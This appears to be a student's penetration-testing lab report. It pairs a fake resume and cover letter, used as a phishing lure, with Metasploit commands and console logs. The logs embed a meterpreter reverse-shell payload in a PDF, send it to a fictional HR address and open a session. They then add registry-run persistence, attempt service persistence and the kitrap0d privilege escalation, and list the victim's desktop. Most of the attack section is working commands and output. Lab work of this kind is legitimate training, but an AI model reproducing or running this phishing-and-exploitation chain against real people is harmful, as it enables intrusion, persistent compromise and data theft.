Task 9 - Deliverable part 1: Fake resume/cover email

Jeff Shepherd

Charlottesville, VA
(999) 555-1992
jsheprd@example.com

Employment History

Engineering Technician | March 2021 - Present

IBM | Washington, Dc

- Generate vendor/ supplier price quotes, process procedures/manuals, assist with facility /construction personnel.
- Subject Matter Expert for facility, electronics, pneumatics, motors, PLC's, VFD's etc.
- Review engineering drawings and part lists for function, fit, drawing quality, tolerances, and installability.
- Installed CAT5e cabling, installed PCs/Laptops and connected to networks RF routers.
- Built and tested semiconductor systems for applied materials CMP and etch departments.
- Maintain a good working relationship with external customers and ensure customer confidence is critical.

R&D Technician | November 2016 - February 2021

Prince George's Community College | Washington, DC

- Troubleshoot electrical PCB, soldering & reworking PCB as needed
- Maintain statistical data on associated work and product lines, perform analysis, and report trends.
- Tested electrical signaling components and boxes used for RR signaling located throughout the united states at RR crossings.
- Analyze test results and report findings to the engineer in charge of the product.
- Test, debug, and calibrate fixtures

Junior Systems Test Technician | June 2014 - October 2016

UPS | Richmond, VA

- Fix system hardware issues
- Use SAP Server to order Server parts for the RMA Group.
- Test, repair and program LaserMike printed circuit boards for all other gauge environments.
- Obtained certificate in Windows 95 and Microsoft Office run customized applications to test complex equipment ISO 9000.
- Explain assembly procedures or techniques to other workers
- Troubleshooting and resolving PC software and hardware production issues.

Education

Bachelor’s Degree in Electrical Engineering 2010 - 2014

University of Virginia | Charlottesville, VA

February 28, 2024
Aerospatiale-Trombert, USA

To whom it may concern,

My name is Jeff Shepherd, and I am writing to you as I am interested in the opportunity of working with Aerospatiale-Trombert, USA as its next R&D Technician. I am hardworking and a quick learner who enjoys a challenge. With years of industry experience, I have learned and gained many skills that would make me a valuable asset to your team.

Thank you for your time and consideration,

Jeff Shepherd


jsheprd@example.com | (999) 555-1992 (available M-F, 8-5 PM CST)

Task 9 - Deliverable part 2: Infected PDF Report

The embedded PDF file was created using Metasploit. The following commands were used to generate the file:

- **use exploit/windows/fileformat/adobe_pdf_exe**
- **set payload windows/meterpreter/reverse_tcp**
- **set filename example_filename.pdf**
- **set infilename /home/phantom3472/t9_resume.pdf**
- **set lhost 10.0.99.158**
- **set lport 4444**
- **exploit**

The payload was tested and was responsible for successfully generating a meterpreter session.



phantom3472@ip-10-0-99-158: ~

```
   EXENAME                                                                                          no        The Name of payload exe
   FILENAME        resume.pdf
   INFILENAME      /home/phantom3472/t9_resume.pdf
   LAUNCH_MESSAGE  To view the encrypted content please


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique
   LHOST     10.0.99.158      yes       The listen addr
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.x, v9.x / Windows XP SP3 (Englis


msf exploit(adobe_pdf_embedded_exe) > set payload windo
payload => windows/meterpreter/reverse_tcp
msf exploit(adobe_pdf_embedded_exe) > set filename resu
filename => resume1.pdf
msf exploit(adobe_pdf_embedded_exe) > set lhost 10.0.99
lhost => 10.0.99.158
msf exploit(adobe_pdf_embedded_exe) > set lport 4444
lport => 4444
msf exploit(adobe_pdf_embedded_exe) > exploit

[*] Reading in '/home/phantom3472/t9_resume.pdf'...
[*] Parsing '/home/phantom3472/t9_resume.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload.
[*] Parsing Successful. Creating 'resume1.pdf' file...
[+] resume1.pdf stored at /home/phantom3472/.msf4/local
msf exploit(adobe_pdf_embedded_exe) > set payload windo
payload => windows/meterpreter/reverse_tcp
msf exploit(adobe_pdf_embedded_exe) >
msf exploit(adobe_pdf_embedded_exe) > exploit

[*] Reading in '/home/phantom3472/t9_resume.pdf'...
```


phantom3472@ip-10-0-99-158: ~

```
Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > sessions

Active sessions
===============

No active sessions.

msf exploit(handler) > sessions

Active sessions
===============

No active sessions.

msf exploit(handler) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse TCP handler on 10.0.99.158:4444
[*] Starting the payload handler...

msf exploit(handler) > sessions

Active sessions
===============

No active sessions.

msf exploit(handler) >
[*] Sending stage (957487 bytes) to 10.0.120.173
[*] Meterpreter session 1 opened (10.0.99.158:4444 -> 10.0.120.173:53688) at 2024-03-12 02:44:22 +0000
```

Two forms of persistence were also used. The first was as follows:


- **use exploit/windows/local/persistence**
- **exploit**

This module installs a payload that is executed during boot. It executes either at user logon or system startup via a registry value (below is a screenshot of the installation).



```
msf exploit(handler) > use exploit/windows/local/persistence
msf exploit(persistence) > options

Module options (exploit/windows/local/persistence):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DELAY     10               yes       Delay (in seconds) for persistent payload to keep reconnecting back.
   EXE_NAME                   no        The filename for the payload to be used on the target host (%RAND%.exe by default).
   PATH                       no        Path to write payload (%TEMP% by default).
   REG_NAME                   no        The name to call registry value for persistence on target host (%RAND% by default).
   SESSION                    yes       The session to run this module on.
   STARTUP   USER             yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM)
   VBS_NAME                   no        The filename to use for the VBS persistent script on the target host (%RAND% by default).


Exploit target:

   Id  Name
   --  ----
   0   Windows


msf exploit(persistence) > set lhost 10.0.99.158
lhost => 10.0.99.158
msf exploit(persistence) > set lport 4444
lport => 4444
msf exploit(persistence) > set session 2
session => 2
msf exploit(persistence) > exploit

[*] Running persistent module against WIN-6UV4GTPJ7O0 via session ID: 2
[+] Persistent VBS script written on WIN-6UV4GTPJ7O0 to C:\Users\EPHEME~1\AppData\Local\Temp\2\ZaehqPXors.vbs
[*] Installing as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\gJBekIyQh
[+] Installed autorun on WIN-6UV4GTPJ7O0 as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\gJBekIyQh
[*] Clean up Meterpreter RC file: /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ7O0_20240313.5150/WIN-6UV4GTPJ7O0_20240313.5150.rc
msf exploit(persistence) >
```

We can see the vbs script is in *C:Users\EPHEME~1\AppData\Local\Temp\2\ZaehqPXors.vbs*



```
Hostname    :  WIN-6UV4GTPJ7O0
Instance ID :  i-0a705803551cd7474
            :  10.0.120.173
            :  us-east-1c
            :  t2.small
            :  AMD64
```

Name	Date modified	Type	Size
A9R7244.tmp	3/13/2024 12:38 AM	TMP File	1 KB
ZaehqPXors.vbs	3/13/2024 12:51 AM	VBScript Script File	98 KB


The second form of persistence is as follows:

```
> set windows/local/persistence_service
> exploit
```

This module creates and uploads an executable to a remote host before converting it to a persistent service. It launches a new service that will launch the payload whenever the service is launched. *It is necessary to have administrative or system privileges.* The difference between this exploit and the above exploit is that this exploit will create a .exe file in /windows/SysTemp folder.*

*[This module failed to load as I did not have admin/system privileges]

The ‘ms10_015_kitrap0d’ exploit was also used to attempt to gain escalated privileges though this did not work as well.



```
msf exploit(ms10_015_kitrap0d) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms10_015_kitrap0d) > set lhost 10.0.99.158
lhost => 10.0.99.158
msf exploit(ms10_015_kitrap0d) > set lport 4444
lport => 4444
msf exploit(ms10_015_kitrap0d) > show options

Module options (exploit/windows/local/ms10_015_kitrap0d):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.99.158      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 2K SP4 - Windows 7 (x86)


msf exploit(ms10_015_kitrap0d) > exploit

[-] Handler failed to bind to 10.0.99.158:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Exploit completed, but no session was created.
msf exploit(ms10_015_kitrap0d) > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: WIN-6UV4GTPJ7O0\ephemeral
meterpreter > 
```

After sending the PDF exploit to AT-USA’s HR department address (Theresa288@aerospatiale-trombert.fra), a meterpreter session (shell) was successfully created shortly after.

The Windows Persistent Registry Startup Payload Installer (exploit/windows/local/persistence)was then used to establish persistence on the target system’s device.


Task 9 - Deliverable part 3: Exploit Target Email Response

After sending the PDF exploit to AT-USA’s HR department address (Theresa288@aerospatiale-trombert.fra), a meterpreter session (shell) was successfully created shortly after.

The Windows Persistent Registry Startup Payload Installer (exploit/windows/local/persistence)was then used to establish persistence on the target system’s device.

Screenshot of the HR-user/Desktop directory

The file named 'HR Database.url' looks to contain potentially sensitive data



```
meterpreter > cd Desktop
meterpreter > dir
Listing: C:\Users\HR-user\Desktop
=================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  200   fil   2012-04-05 20:47:36 +0000  EC2 Feedback.url
100666/rw-rw-rw-  581   fil   2012-04-05 20:47:31 +0000  EC2 Microsoft Windows Guide.website
100666/rw-rw-rw-  125   fil   2018-05-16 21:42:59 +0000  HR Database.url
100666/rw-rw-rw-  282   fil   2018-05-16 17:37:23 +0000  desktop.ini

meterpreter >
```